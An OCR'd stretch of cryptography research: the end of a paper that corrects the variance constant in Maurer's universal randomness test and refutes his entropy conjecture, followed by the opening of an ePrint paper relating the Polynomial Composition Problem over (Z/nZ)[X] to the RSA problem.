$$\begin{array}{lcl} \mathcal{E}_{j=k}[b] = & & \Pr[\mathcal{E}_{j=k}[b]] = \\ \quad \{b_{n+k} = b, & & \quad \Pr[b_{n+k} = b]\times \\ \quad b_{n+k-1} \neq b, \ldots, b_{n+1} \neq b, & & \quad \Pr[b_{n+k-1} \neq b, \ldots, b_{n+1} \neq b]\times \\ \quad b_n = b, & \Rightarrow & \quad \Pr[b_n = b]\times \\ \quad b_{n-1} \neq b, \ldots, b_{n-i+1} \neq b, & & \quad \Pr[b_{n-1} \neq b, \ldots, b_{n-i+1} \neq b]\times \\ \quad b_{n-i} = b\} & & \quad \Pr[b_{n-i} = b] \end{array}$$

we get,

$$\Pr[\mathcal{E}_{j=k}[b]] = \Pr[b_n = b]^3 \times \Pr[b_n \neq b]^{k+i-2} = 2^{-3L}(1 - 2^{-L})^{k+i-2}$$

$$\Pr[A_{n+k} = k, A_n = i] = \sum_{b \in B^L} \Pr[\mathcal{E}_{j=k}[b]]$$

$$\Pr[A_{n+k} = k, A_n = i] = 2^{-2L}(1 - 2^{-L})^{i+k-2}$$

- **Intersecting blocks $\boldsymbol{k + 1 \leq j \leq k + i - 1}$**




Fig. 3. INTERSECTING SEQUENCES.

For $k + 1 \leq j \leq k + i - 1$, the sequence $[b_{n+k-j} \ldots b_{n+k}]$ intersects $[b_{n-i} \ldots b_n]$ as illustrated in figure 3. Letting $b = b_{n+k} = b_{n+k-j}$ and $b' = b_n = b_{n-i}$, we get the following configuration, denoted $\mathcal{E}_{k+1 \leq j \leq k+i-1}[b, b']$:

$$\begin{aligned} \mathcal{E}_{k+1 \leq j \leq k+i-1}[b, b'] = \{ & b_{n+k} = b, \\ & b_{n+k-1} \neq b, \ldots, b_{n+1} \neq b, \\ & b_n = b', \\ & b_{n-1} \notin \{b, b'\}, \ldots, b_{n+k-j+1} \notin \{b, b'\}, \\ & b_{n+k-j} = b, \\ & b_{n+k-j-1} \neq b', \ldots, b_{n-i+1} \neq b', \\ & b_{n-i} = b'\} \end{aligned}$$

whereby:

$$\Pr[A_{n+k} = j, A_n = i] = \sum_{\substack{b, b' \in B^L \\ b \neq b'}} \Pr[\mathcal{E}_{k+1 \leq j \leq k+i-1}[b, b']]$$

$$\begin{aligned} \text{for} \qquad \Pr[b_n = b] &= \Pr[b_n = b'] = 2^{-L} \\ \Pr[b_n \neq b] &= 1 - 2^{-L} \\ \Pr[b_n \notin \{b, b'\}] &= 1 - 2 \times 2^{-L} \end{aligned}$$

and finally:

$$\Pr[A_{n+k} = j, A_n = i] = 2^{-2L}(1 - 2^{-L})^{i+k-2}\left(1 - \frac{1}{2^L - 1}\right)^{j-k-1}$$

- **The forbidden case $j = k + i$**




Fig. 4. THE FORBIDDEN CASE.

If $A_n = i$, A_{n+k} can not be equal to $k + i$, as shown in figure 4.

$$\Pr[A_{n+k} = k + i, A_n = i] = 0$$

- **Inclusive blocks $j \geq k + i + 1$**




Fig. 5. INCLUSIVE SEQUENCES.

For $j \geq k + i + 1$, the sequence $[b_{n-i} \dots b_n]$ is included in $[b_{n+k-j} \dots b_{n+k}]$. As depicted in figure 5, the blocks of $[b_{n+1} \dots b_{n+k-1}]$ differ from b, those of $[b_{n-i+1} \dots b_{n-1}]$ differ from both b and b' and those of $[b_{n+k-j+1} \dots b_{n-i-1}]$ differ from b. Letting $\mathcal{E}_{j \geq k+i+1}[b, b']$ be the event:

$$\begin{aligned}\mathcal{E}_{j\geq k+i+1}[b,b'] = \{&b_{n+k}=b,\\ &b_{n+k-1}\neq b,\ldots,b_{n+1}\neq b,\\ &b_n=b',\\ &b_{n-1}\notin\{b,b'\},\ldots,b_{n-i+1}\notin\{b,b'\},\\ &b_{n-i}=b',\\ &b_{n-i-1}\neq b,\ldots,b_{n+k-j+1}\neq b,\\ &b_{n+k-j}=b\}\end{aligned}$$

$$\Pr[A_{n+k}=j,A_n=i]=\sum_{\substack{b,b'\in B^L\\ b\neq b'}}\Pr[\mathcal{E}_{j\geq k+i+1}[b,b']]$$

we obtain:

$$\Pr[A_{n+k}=j,A_n=i]=2^{-2L}(1-2^{-L})^{j-2}\left(1-\frac{1}{2^L-1}\right)^{i-1}$$

3.3 Expression of $c(L,K)$

Let us now define the function:

$$h(z,k)=(1-z)\sum_{i=1}^{\infty}\log_2(i+k)z^{i-1}$$

For a fixed z, the sequence $\Big\{h(z,k)\Big\}_{k\in\mathbb{N}}$ has the inductive property:

$$h(z,k)=(1-z)\log_2(k+1)+z\times h(z,k+1) \tag{7}$$

Let

$$u=1-2^{-L} \qquad\text{and}\qquad v=1-\frac{1}{2^L-1}$$

The expected value $E[f_{T_U}(R^N)]$ of the test parameter $f_{T_U}(R^N)$ for a BSS is given by:

$$E[f_{T_U}(R^N)]=E[a_n]=\sum_{i=1}^{\infty}\log_2 i\times\Pr[A_n=i]=h(u,0)$$

and the variance of a_n is:

$$\begin{aligned}\mathrm{Var}[a_n]&=E[(a_n)^2]-(E[a_n])^2\\ &=2^{-L}\sum_{i=1}^{\infty}(\log_2 i)^2(1-2^{-L})^{i-1}-h(u,0)^2\end{aligned}$$

From equation (6) and the expressions of $\Pr[A_{n+k}=j,A_n=i]$, one can derive the following expression:

$$\begin{aligned}\mathrm{Cov}[a_n, a_{n+k}] = u^k \Bigg(& h(u,0)\big(h(v,k) - h(u,k)\big) \\ & +2^{-L}\sum_{i=1}^{\infty} \log_2 i\, u^{i-1} v^{i-1}\Big(h(u,k+i) - h(v,k+i-1)\Big)\Bigg)\end{aligned}$$

and, using equation (5), finally obtain:

$$c(L,K)^2 = 1 - \frac{2}{\mathrm{Var}[a_n]}\Big(p(L,1) - p(L,K) - \frac{q(L,1) - q(L,K)}{K}\Big)$$

where:

$$p(L,K) = u^{K-1}\sum_{l=1}^{\infty} F(l,L,K)u^{l-1} \quad , \quad q(L,K) = u^{K-1}\sum_{l=1}^{\infty} G(l,L,K)u^{l-1} \quad ,$$

$$\begin{aligned}F(l,L,K) = u^2 & \Big(h(v,l+K-1) - h(u,l+K)\Big)\Big(h(v,0) - v^l h(v,l)\Big) \\ & +u \times h(u,0)\Big(h(u,l+K-1) - h(v,l+K-1)\Big)\end{aligned}$$

and

$$\begin{aligned}G(l,L,K) = u & \Big(h(v,l+K-1) - h(u,l+K)\Big) \\ & \left(u\,(l+K)\,\big(h(v,0) - v^l h(v,l)\big) - 2^{-L}\sum_{i=1}^{l} i\log_2 i\, v^{i-1}\right) \\ & +u\Big(l+K-1\Big)h(u,0)\Big(h(u,l+K-1) - h(v,l+K-1)\Big)\end{aligned}$$

3.4 Computing $c(L,K)$ in Practice

The functions $h(u,k)$, $h(v,k)$, $p(L,K)$ and $q(L,K)$ are all power series in u or v and converge rapidly ($t = 33 \times 2^L$ terms are experimentally sufficient).

To speed things further,

$$\Big\{h(u,k)\Big\}_{1\le k\le 2t} \quad \text{and} \quad \Big\{h(v,k)\Big\}_{1\le k\le 2t}$$

could be tabulated to compute $c(L,K)$ in $\mathcal{O}(2^L)$.

For $K \ge t$, we get with an excellent approximation:

$$c(L,K)^2 \cong d(L) + \frac{e(L) \times 2^L}{K} \tag{8}$$

$$\text{where} \qquad d(L) = 1 - 2\frac{p(L,1)}{\mathrm{Var}[a_n]} \qquad \text{and} \qquad e(L) = \frac{q(L,1)}{\mathrm{Var}[a_n]} \times 2^{-L+1}$$

In most cases approximation (8) is sufficient, as [5] recommends to choose $K \geq 1000 \times 2^L > 33 \times 2^L$.

Although rather complicated to prove (ten pages omitted for lack of space), it is interesting to note that asymptotically:

$$\lim_{L\to\infty} (E[f_{T_U}(R^N)] - L) = C \triangleq \int_0^\infty e^{-\xi} \log_2 \xi \, d\xi = -\frac{\gamma}{\ln 2} \cong -0.8327462$$

$$\lim_{L\to\infty} \mathrm{Var}[a_n] = \frac{\pi^2}{6\ln^2 2} \cong 3.4237147$$

$$\lim_{L\to\infty} d(L) = 1 - \frac{6}{\pi^2} \cong 0.3920729$$

$$\lim_{L\to\infty} e(L) = \frac{2}{\pi^2}(4\ln 2 - 1) \cong 0.3592016$$

Where γ stands for the Euler-Mascheroni constant:

$$\gamma = \lim_{n\to\infty} (\sum_{k=1}^{n} \frac{1}{k} - \ln n)$$

The distribution of $f_{T_U}(R^N)$ can be approximated by the normal distribution of mean $E[f_{T_U}(R^N)]$ and standard deviation:

$$\sigma = c(L,K)\sqrt{\mathrm{Var}[a_n]/K} \tag{9}$$

$E[f_{T_U}(R^N)]$, $\mathrm{Var}[a_n]$, $d(L)$ and $e(L)$ are listed in table 1 for $3 \leq L \leq 16$ and $L \to \infty$.

4 How Accurate is Maurer's Test?

Let $c'(L,K)$ be Maurer's approximation for $c(L,K)$, and let σ' be the standard deviation calculated under this approximation.

$$c'(L,K) = 0.7 - \frac{0.8}{L} + \left(1.6 + \frac{12.8}{L}\right) K^{-\frac{4}{L}} \tag{10}$$

$$\sigma' = c'(L,K)\sqrt{\mathrm{Var}[a_n]/K}$$

Letting y' be the approximated number of standard deviations away from the mean allowed for $f_{T_U}(s^N)$, a device is rejected if and only if $f_{T_U}(s^N) < t_1$ or $f_{T_U}(s^N) > t_2$, where t_1 and t_2 are defined by:

L	$E[f_{T_U}(R^N)]$	$\mathrm{Var}[a_n]$	$d(L)$	$e(L)$
3	2.4016068	1.9013347	0.2732725	0.4890883
4	3.3112247	2.3577369	0.3045101	0.4435381
5	4.2534266	2.7045528	0.3296587	0.4137196
6	5.2177052	2.9540324	0.3489769	0.3941338
7	6.1962507	3.1253919	0.3631815	0.3813210
8	7.1836656	3.2386622	0.3732189	0.3730195
9	8.1764248	3.3112009	0.3800637	0.3677118
10	9.1723243	3.3564569	0.3845867	0.3643695
11	10.1700323	3.3840870	0.3874942	0.3622979
12	11.1687649	3.4006541	0.3893189	0.3610336
13	12.1680703	3.4104380	0.3904405	0.3602731
14	13.1676926	3.4161418	0.3911178	0.3598216
15	14.1674884	3.4194304	0.3915202	0.3595571
16	15.1673788	3.4213083	0.3917561	0.3594040
∞	$L - 0.8327462$	3.4237147	0.3920729	0.3592016

Table 1. $E[f_{T_U}(R^N)]$, $\mathrm{Var}[a_n]$, $d(L)$ and $e(L)$ for $3 \le L \le 16$ and $L \to \infty$

$$t_1 = E[f_{T_U}(R^N)] - y'\sigma' \quad \text{and} \quad t_2 = E[f_{T_U}(R^N)] + y'\sigma'$$

y' is chosen such that $\mathcal{N}(-y') = \rho'/2$, where ρ' is the approximated rejection rate. $\mathcal{N}(x)$ is the integral of the normal density function [3] defined as:

$$\mathcal{N}(x) = \frac{1}{\sqrt{2\pi}} \int_{-\infty}^{x} e^{-\xi^2/2} d\xi$$

The actual number of allowed standard deviations is consequently given by $y = y'\ \sigma'/\sigma$, yielding a rejection rate of $\rho = 2\mathcal{N}(-y) = 2\mathcal{N}(-y'\ \sigma'/\sigma)$.

The worst and average *rationes* ρ'/ρ are listed in table 2 for $3 \le L \le 16$ and $1000 \times 2^L \le K \le 4000 \times 2^L$ and $\rho' = 0.001$ (*i.e.* $y' = 3.30$), as suggested in [5]. Figures show that the inaccuracy due to (10) can make the test 2.67 times more permissive than what is theoretically admitted.

The correct thresholds t_1 and t_2 can now be precisely computed using formulae (8), (9) and:

$$t_1 = E[f_{T_U}(R^N)] - y\sigma \quad \text{and} \quad t_2 = E[f_{T_U}(R^N)] + y\sigma$$

where y is chosen such that $\mathcal{N}(-y) = \rho/2$ and ρ is the rejection rate.

5 The Entropy Conjecture

Maurer's test parameter is closely related to the source's per-bit entropy, which measures the effective key-size of a cryptosystem keyed by the source's output. [5] gives the following result, which applies to every binary ergodic stationary source S with finite memory:

L	$\lim_{K\to\infty} c'(L,K)$	$\lim_{K\to\infty} c(L,K)$	worst ρ'/ρ	average ρ'/ρ
3	0.4333333	0.5227547	0.1541921	0.1547350
4	0.5000000	0.5518244	0.3462276	0.3464583
5	0.5400000	0.5741591	0.5058411	0.5097624
6	0.5666667	0.5907426	0.6245271	0.6394724
7	0.5857143	0.6026454	0.7215661	0.7565605
8	0.6000000	0.6109165	0.8118111	0.8775954
9	0.6111111	0.6164930	1.0607613	1.0117992
10	0.6200000	0.6201505	1.2317137	1.1634270
11	0.6272727	0.6224903	1.4245388	1.3337681
12	0.6333333	0.6239543	1.6386583	1.5223726
13	0.6384615	0.6248524	1.8723810	1.7278139
14	0.6428571	0.6253941	2.1234364	1.9481901
15	0.6466667	0.6257157	2.3893840	2.1814850
16	0.6500000	0.6259042	2.6678142	2.4257316

Table 2. A comparison of Maurer's $\{c', \rho'\}$ and the actual $\{c, \rho\}$ values.

$$\lim_{L\to\infty} \frac{E[f_{T_U}(U_S^N)]}{L} = H_S \tag{11}$$

where H_S is the source's per-bit entropy. Moreover, [5] conjectures that (11) can be further refined as:

$$\lim_{L\to\infty} \left[E[f_{T_U}(U_S^N)] - LH_S \right] \overset{\text{c}}{=} C \triangleq \int_0^\infty e^{-\xi} \log_2 \xi \; d\xi = -\frac{\gamma}{\ln 2} \cong -0.8327462$$

In this section we show that the conjecture is false and that the correct asymptotic relation between $E[f_{T_U}(U_S^N)]$ and the source's entropy is:

$$\lim_{L\to\infty} \left[E[f_{T_U}(U_S^N)] - \sum_{i=1}^{L} F_i \right] = C$$

where F_i is the entropy of the i-th order approximation of the source, and:

$$\lim_{L\to\infty} F_L = H_S$$

5.1 Statistical Model for a Random Source

Consider a source S emitting a sequence $U_1, U_2, U_3, \ldots$ of binary random variables. S is a *finite memory source* if there exists a positive integer M such that the conditional probability distribution of U_n, given $U_1, \ldots, U_{n-1}$, only depends on the last M emitted bits:

$$P_{U_n|U_1 \ldots U_{n-1}}(u_n|u_1 \ldots u_{n-1}) = P_{U_n|U_{n-M} \ldots U_{n-1}}(u_n|u_{n-M} \ldots u_{n-1})$$

for $n > M$ and for every binary sequence $[u_1, \ldots, u_n] \in \{0,1\}^n$. The smallest M is called the *memory* of the source. The probability distribution of U_n is thus determined by the source's *state* $\Sigma_n = [U_{n-M}, \ldots, U_{n-1}]$ at step n.

The source is *stationary* if it satisfies:

$$P_{U_n|\Sigma_n}(u|\sigma) = P_{U_1|\Sigma_1}(u|\sigma)$$

for all $n > M$, for $u \in \{0,1\}$ and $\sigma \in \{0,1\}^M$.

The state-sequence of a stationary source with memory M forms a finite Markov chain: the source can be in a finite number (actually 2^M) of states σ_i, $0 \le i \le 2^M - 1$, and there is a set of transition probabilities $\Pr[\sigma_j|\sigma_i]$, expressing the odds that if the system is in state σ_i it will next go to state σ_j. For a general treatment of Markov chains, the reader is referred to [1].

In the case of a source with memory M, each of the 2^M states has at most two successor states with non-zero probability, depending on whether a zero or a one is emitted. The transition probabilities are thus determined by the set of conditional probabilities $p_i = \Pr[1|\sigma_i]$, $0 \le i \le 2^M - 1$ of emitting a one from each state σ_i. The entropy of state σ_i is then $H_i = H(p_i)$, where H is the binary entropy function:

$$H(x) = -x \log_2 x - (1-x)\log_2(1-x)$$

For the class of *ergodic* Markov processes the probabilities $P_j(N)$ of being in state σ_j after N emitted bits, approach (as $N \to \infty$) an equilibrium P_j which must satisfy the system of 2^M linear equations:

$$\begin{cases} \sum_{j=0}^{2^M-1} P_j = 1 \\ \\ P_j = \sum_{i=0}^{2^M-1} P_i \ \Pr[\sigma_j|\sigma_i] \qquad \text{for } 0 \le j \le 2^M - 2 \end{cases}$$

The source's entropy is then the average of the entropies H_i (of states σ_i) weighted by the state-probabilities P_i:

$$H_S = \sum_i P_i H_i \tag{12}$$

5.2 Asymptotic Relation Between $E[f_{T_U}(U_S^N)]$ and H_S

The mean of $f_{T_U}(U_S^N)$ for S is given by:

$$E[f_{T_U}(U_S^N)] = \sum_{i \ge 1} \Pr[A_n(U_S^N) = i] \log_2 i \tag{13}$$

with

$$\Pr[A_n(U_S^N)=i]=\sum_{b\in B^L}\Pr[b_n=b,b_{n-1}\neq b,\ldots,b_{n-i+1}\neq b,b_{n-i}=b] \qquad (14)$$

Following [6] (theorem 3), the sequences of length L can be looked upon as independent for a sufficiently large L:

$$\Pr[A_n(U_S^N)=i]=\sum_{b\in B^L}\Pr[b]^2(1-\Pr[b])^{i-1}$$

and

$$E[f_{T_U}(U_S^N)]=\sum_{b\in B^L}\Pr[b]^2\sum_{i\geq 1}\log_2 i\ (1-\Pr[b])^{i-1}$$

Re-using the function $v(r)$ defined in [5],

$$v(r)=r\sum_{i=1}^{\infty}(1-r)^{i-1}\log_2 i \qquad (15)$$

we have

$$E[f_{T_U}(U_S^N)]=\sum_{b\in B^L}\Pr[b]v(\Pr[b])$$

wherefrom one can show that,

$$\lim_{r\to 0}[v(r)+\log_2 r]=\int_0^{\infty}e^{-\xi}\log_2\xi\ d\xi\overset{\triangle}{=}C=-\frac{\gamma}{\ln 2}\cong -0.8327462 \qquad (16)$$

which yields:

$$\lim_{L\to\infty}\Big[E[f_{T_U}(U_S^N)]+\sum_{b\in B^L}\Pr[b]\log_2\Pr[b]\Big]=C \qquad (17)$$

Let G_L be the per-bit entropy of L-bit blocks:

$$G_L=-\frac{1}{L}\sum_{b\in B^L}\Pr[b]\log_2\Pr[b]$$

then,

$$\lim_{L\to\infty}\Big[E[f_{T_U}(U_S^N)]-L\times G_L\Big]=C$$

Shannon proved ([6], theorem 5) that

$$\lim_{L\to\infty}G_L=H_S$$

which implies that:

$$\lim_{L\to\infty} \frac{E[f_{T_U}(U_S^N)]}{L} = H_S$$

Let $\Pr[b, j]$ be the probability of a binary sequence b followed by the bit $j \in \{0, 1\}$ and $\Pr[j|b] = \Pr[b, j]/\Pr[b]$ be the conditional probability of bit j after b. Let,

$$F_L = -\sum_{b,j} \Pr[b, j] \log_2 \Pr[j|b] \tag{18}$$

where the sum is taken over all sequences b of length $L - 1$ and $j \in \{0, 1\}$.

We have:

$$F_L = \sum_{b\in B^{L-1}} \Pr[b] H(\Pr[1|b])$$

and, by virtue of Shannon's sixth theorem (*op. cit.*):

$$F_L = L \times G_L - (L-1)G_{L-1} \ , \qquad G_L = \frac{1}{L}\sum_{i=1}^{L} F_i$$

and

$$\lim_{L\to\infty} F_L = H_S$$

wherefrom

$$\lim_{L\to\infty} \left[E[f_{T_U}(U_S^N)] - \sum_{i=1}^{L} F_i \right] = C$$

5.3 Refuting the Entropy Conjecture

F_L is in fact the entropy of the L-th order approximation of S [1, 6]. Under such an approximation, only the statistics of binary sequences of length L are considered. After a sequence b of length $L - 1$ has been emitted, the probability of emitting the bit $j \in \{0, 1\}$ is $\Pr[j|b]$. The L-th order approximation of a source is thus a binary stationary source with less than $L - 1$ bits of memory, as defined in section 5.1. A source with M bits of memory is then equivalent to its L-th order approximation for $L > M$, and thus $\forall i > M, F_i = H_S$, and:

$$\lim_{L\to\infty} \left[E[f_{T_U}(U_S^N)] - \sum_{i=1}^{M} F_i - (L-M)H_S \right] = C$$

For example, considering a BMS_p (random binary source which emits ones with probability p and zeroes with probability $1 - p$ and for which $M = 0$ and $H_S = H(p)$), we get the following result given in [5]:

$$\lim_{L\to\infty}\Big[E[f_{T_U}(U_S^N)] - LH(p)\Big] = C$$

The conjecture is nevertheless refuted by considering an STP$_p$ which is a random binary source where a bit is followed by its complement with probability p. An STP$_p$ is thus a source with one bit of memory and two equally-probable states 0 and 1. It follows (12 and 18) that $F_1 = H(1/2) = 1$, $H_S = H(p)$, and:

$$\lim_{L\to\infty}\Big[E[f_{T_U}(U_S^N)] - (L-1)H_S - 1\Big] = C$$

which contradicts Maurer's (7-years old) entropy conjecture:

$$\lim_{L\to\infty}\Big[E[f_{T_U}(U_S^N)] - LH_S\Big] \overset{\text{c}}{=} C$$

6 Further Research

Although the universal test is now precisely tuned, a deeper exploration of Maurer's paradigm still seems in order: for instance, it is possible to design a $c(L,K)$-less test by using a newly-sampled random sequence for each $A_n(s^N)$ (since in this setting the $A_n(s^N)$ are truly independent, $c(L,K)$ could be replaced by one). Note however that this approach increases considerably the total length of the random sequence; other theoretically interesting generalizations consist in extending the test to non-binary sources or designing tests for comparing generators to biased references (non-BSS ones).

References

1. R. Ash, *Information theory*, Dover publications, New-York, 1965.
2. D. Knuth, *The art of computer programming, Seminumerical algorithms*, vol. 2, Addison-Wesley publishing company, Reading, pp. 2–160, 1969.
3. R. Langley, *Practical statistics*, Dover publications, New-York, 1968.
4. G. Marsaglia, *Monkey tests for random number generators*, Computers & mathematics with applications, vol. 9, pp. 1–10, 1993.
5. U. Maurer, *A universal statistical test for random bit generators*, Journal of cryptology, vol. 5, no. 2, pp. 89–105, 1992.
6. C. Shannon, *A mathematical theory of communication*, The Bell system technical journal, vol. 27, pp. 379–423, 623–656, July-October, 1948.

The Polynomial Composition Problem in $(\mathbb{Z}/n\mathbb{Z})[X]$

[*Report 2004/224, Cryptology ePrint Archive*]

Marc Joye[1], David Naccache[2], and Stéphanie Porte[1]

[1] Gemplus Card International
Avenue du Jujubier, ZI Athélia IV, 13705 La Ciotat Cedex, France
{marc.joye, stephanie.porte}@gemplus.com
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux Cedex, France
david.naccache@gemplus.com

Abstract. Let n be an RSA modulus and let $P, Q \in (\mathbb{Z}/n\mathbb{Z})[X]$. This paper explores the following problem: Given Q and $Q(P)$, find P. We shed light on the connections between the above problem and the RSA problem and derive from it new zero-knowledge protocols.

1 Introduction

In this paper we study a new problem, the *Polynomial Composition Problem*, which can be stated as follows:

Problem 1 (Polynomial Composition Problem (PCP)). Let P and Q be two polynomials in $(\mathbb{Z}/n\mathbb{Z})[X]$ where n is an RSA modulus. Given polynomials Q and $S := Q(P)$, find P.

Most public-key cryptographic schemes base their security on the difficulty of solving a hard mathematical problem. Given that the number of hard problems harnessable to cryptographic applications is rather limited the investigation of new problems is of central importance in cryptography. To understand the Polynomial Composition Problem and its variants, we explore in the following sections the way in which the PCP relates to the celebrated RSA problem.

The Polynomial Composition Problem in $(\mathbb{Z}/n\mathbb{Z})[X]$ does not imply the RSA Problem, that is, the computation of roots in $\mathbb{Z}/n\mathbb{Z}$. Nevertheless, we exhibit a related problem that we call *Reducible Polynomial Composition Problem* (RPCP) and prove that RPCP $\Leftrightarrow$ RSA. In particular, we prove that when $Q(X) = X^q$ then the PCP is equivalent to the problem of extracting q^{th} roots in $\mathbb{Z}/n\mathbb{Z}$.

These new problems allow to broaden the view of existing cryptographic constructions. Namely, we describe a general PCP-based zero-knowledge protocol of which the Fiat-Shamir [3] and the Guillou-Quisquater protocols [4] are particular instances. As will be seen later, if s denotes the secret, [3] and [4] respectively correspond to the cases $Q(X) = vX^2$ and $Q(X) = vX^\nu$ ($\nu \geq 3$), with $Q(s) = 1$.

The rest of this paper is organized as follows: In Section 2, we formally define the Polynomial Composition Problem and introduce the notations used throughout this paper.

The hardness of the problem and its comparison with RSA are analyzed in Section 3. Finally, in Section 4 we show that the PCP allows to generalize several zero-knowledge protocols.

2 The Polynomial Composition Problem

Throughout this paper p and q denote the degrees of P and Q, respectively. Let

$$P(X) = \sum_{i=0}^{p} u_i X^i$$

where the u_i's denote the unknowns we are looking for. We assume that

$$Q(Y) = \sum_{j=0}^{q} k_j Y^j$$

is known. Hence,

$$S(X) = \sum_{j=0}^{q} k_j \left(\sum_{i=0}^{p} u_i X^i \right)^j \ .$$

If, given polynomials $Q'(Y) := Q(Y) - k_0$ and $S'(X) := Q'(P(X))$, an attacker can recover P then the same attacker can also recover P from $\{Q, S\}$ by first forming polynomials $Q'(Y) = Q(Y) - k_0$ and $S'(X) = S(X) - k_0$. Therefore the problem is reduced to that of decomposing polynomials where Q has no free term, *i.e.*, $Q(Y) = \sum_{j=1}^{q} k_j Y^j$. Similarly, once this has been done, the attacker can divide Q by a proper constant and replace one of the coefficients k_j by one. Consequently and without loss of generality we restrict our attention to monic polynomials Q with no free term, that is,

$$Q(Y) = Y^q + k_{q-1} Y^{q-1} + \cdots + k_1 Y \ . \tag{1}$$

Noting that $q = 1$ implies that $S = Q(P) = P$, we also assume that $q \geq 2$.

3 Analyzing the Polynomial Composition Problem

As before, let $P(X) = \sum_{i=0}^{p} u_i X^i$ and let $Q(Y) = Y^q + \sum_{j=1}^{q-1} k_j Y^j$. Generalizing Newton's binomial formula and letting $k_q := 1$, we get

$$\begin{aligned} S(X) &= \sum_{j=1}^{q} k_j \left(\sum_{i=0}^{p} u_i X^i \right)^j \\ &= \sum_{t=0}^{pq} \underbrace{\left(\sum_{\substack{1 \leq i_0 + \cdots + i_p \leq q \\ i_1 + 2i_2 + \cdots + p i_p = t}} k_{i_0 + \cdots + i_p} \frac{(i_0 + \cdots + i_p)!}{i_0! \ldots i_p!} \, {u_0}^{i_0} \cdots {u_p}^{i_p} \right)}_{:= c_t} X^t \, , \end{aligned} \tag{2}$$

where the second sum is extended over all nonnegative integers i_j satisfying $1 \leq \sum_{j=0}^{p} i_j \leq q$ and $\sum_{j=0}^{p} j \, i_j = t$.

3.1 RSA Problem ⇒ Polynomial Composition Problem

We define polynomials $P_0, \ldots, P_{pq} \in (\mathbb{Z}/n\mathbb{Z})[U_0, \ldots, U_p]$ as

$$P_t(U_0, \ldots, U_p) := \sum_{\substack{1 \le i_0 + \cdots + i_p \le q \\ i_1 + 2i_2 + \cdots + pi_p = t}} k_{i_0 + \cdots + i_p} \frac{(i_0 + \cdots + i_p)!}{i_0! \ldots i_p!} {U_0}^{i_0} \cdots {U_p}^{i_p} - c_t \ . \tag{3}$$

Note that $P_t(u_0, \ldots, u_p) = 0$ for all $0 \le t \le pq$.

Proposition 1. *For all $0 \le r \le p$, $P_{pq-r} \in (\mathbb{Z}/n\mathbb{Z})[U_{p-r}, \ldots, U_p]$. Furthermore, for all $1 \le r \le p$, P_{pq-r} is of degree exactly one in variable U_{p-r}.*

Proof. For $r = 0$, we have $P_{pq}(U_0, \ldots, U_p) = {U_p}^q - c_{pq}$. For $r = p$, the condition $P_{pq-r} \in (\mathbb{Z}/n\mathbb{Z})[U_{p-r}, \ldots, U_p]$ is trivially satisfied.

Fix r in $[1, p)$. By contradiction, suppose that $P_{pq-r} \notin (\mathbb{Z}/n\mathbb{Z})[U_{p-r}, \ldots, U_p]$. So from Eq. (3), there exists some $i_j \neq 0$ with $0 \le j \le p - r - 1$. Since $1 \le i_0 + \cdots + i_p \le q$, it follows that $i_1 + 2i_2 + \cdots + pi_p \le j \cdot 1 + p \cdot (q - 1) < pq - r$; a contradiction because $i_1 + 2i_2 + \cdots + pi_p = pq - r$ for polynomial P_{pq-r}.

Moreover, for all $1 \le r \le p$, P_{pq-r} is of degree one in variable U_{p-r} since we cannot simultaneously have $1 \le \sum_{j=0}^{p} i_j \le q$, $\sum_{j=0}^{p} j\, i_j = pq - r$, and $i_{p-r} \ge 2$. Indeed, $i_{p-r} \ge 2$ implies $i_1 + 2i_2 + \cdots + pi_p \le (p - r) \cdot 2 + p \cdot (q - 2) < pq - r$, a contradiction. When $i_{p-r} = 1$, $i_1 + 2i_2 + \cdots + pi_p = pq - r$ if $i_p = q - 1$ and $i_j = 0$ for all $0 \le (j \neq p - r) \le p - 1$. This implies that the only term in U_{p-r} appearing in polynomial P_{pq-r} is $qU_{p-r}\, {U_p}^{q-1}$, whatever the values of variables k_i-s are. □

Corollary 1. *If the value of u_p is known then the Polynomial Composition Problem can be solved in time $O(p)$.*

Proof. Solving for U_{p-1} the relation $P_{pq-1}(U_{p-1}, u_p) = 0$ (which is a univariate polynomial of degree exactly one in U_{p-1} by virtue of the previous proposition), the value of u_{p-1} is recovered. Next, the root of $P_{pq-2}(U_{p-2}, u_{p-1}, u_p)$ gives the value of u_{p-2} and so on until the value of u_0 is found.

Note that the running time of the resolution process is $O(p)$ and is thus exponential in the bit-length of p. □

This means that for low degree polynomials, the Polynomial Composition Problem in $\mathbb{Z}/n\mathbb{Z}$ is easier than the problem of computing q^{th} roots in $\mathbb{Z}/n\mathbb{Z}$ because if an attacker is able to compute a q^{th} modular root (*i.e.*, to solve the RSA Problem) then she can find u_p from $P_{pq}(u_p) = {u_p}^q - c_{pq} = 0$ and then apply the technique explained in the proof of Corollary 1 to recover $u_{p-1}, \ldots, u_0$. In other words,

Corollary 2. *RSA Problem ⇒ Polynomial Composition Problem.* □

There is a proposition similar to Proposition 1. It says that once u_0 is known, $u_1, \ldots, u_p$ can be found successively thanks to polynomials $P_1, \ldots, P_p$, respectively.

Proposition 2. *For all $0 \le r \le p$, $P_r \in (\mathbb{Z}/n\mathbb{Z})[U_0, \dots, U_r]$. Furthermore, for all $1 \le r \le p$, P_r is of degree exactly one in variable U_r.*

Proof. We have $P_0(U_0) = \sum_{j=1}^{q} k_j {U_0}^j - c_0$.

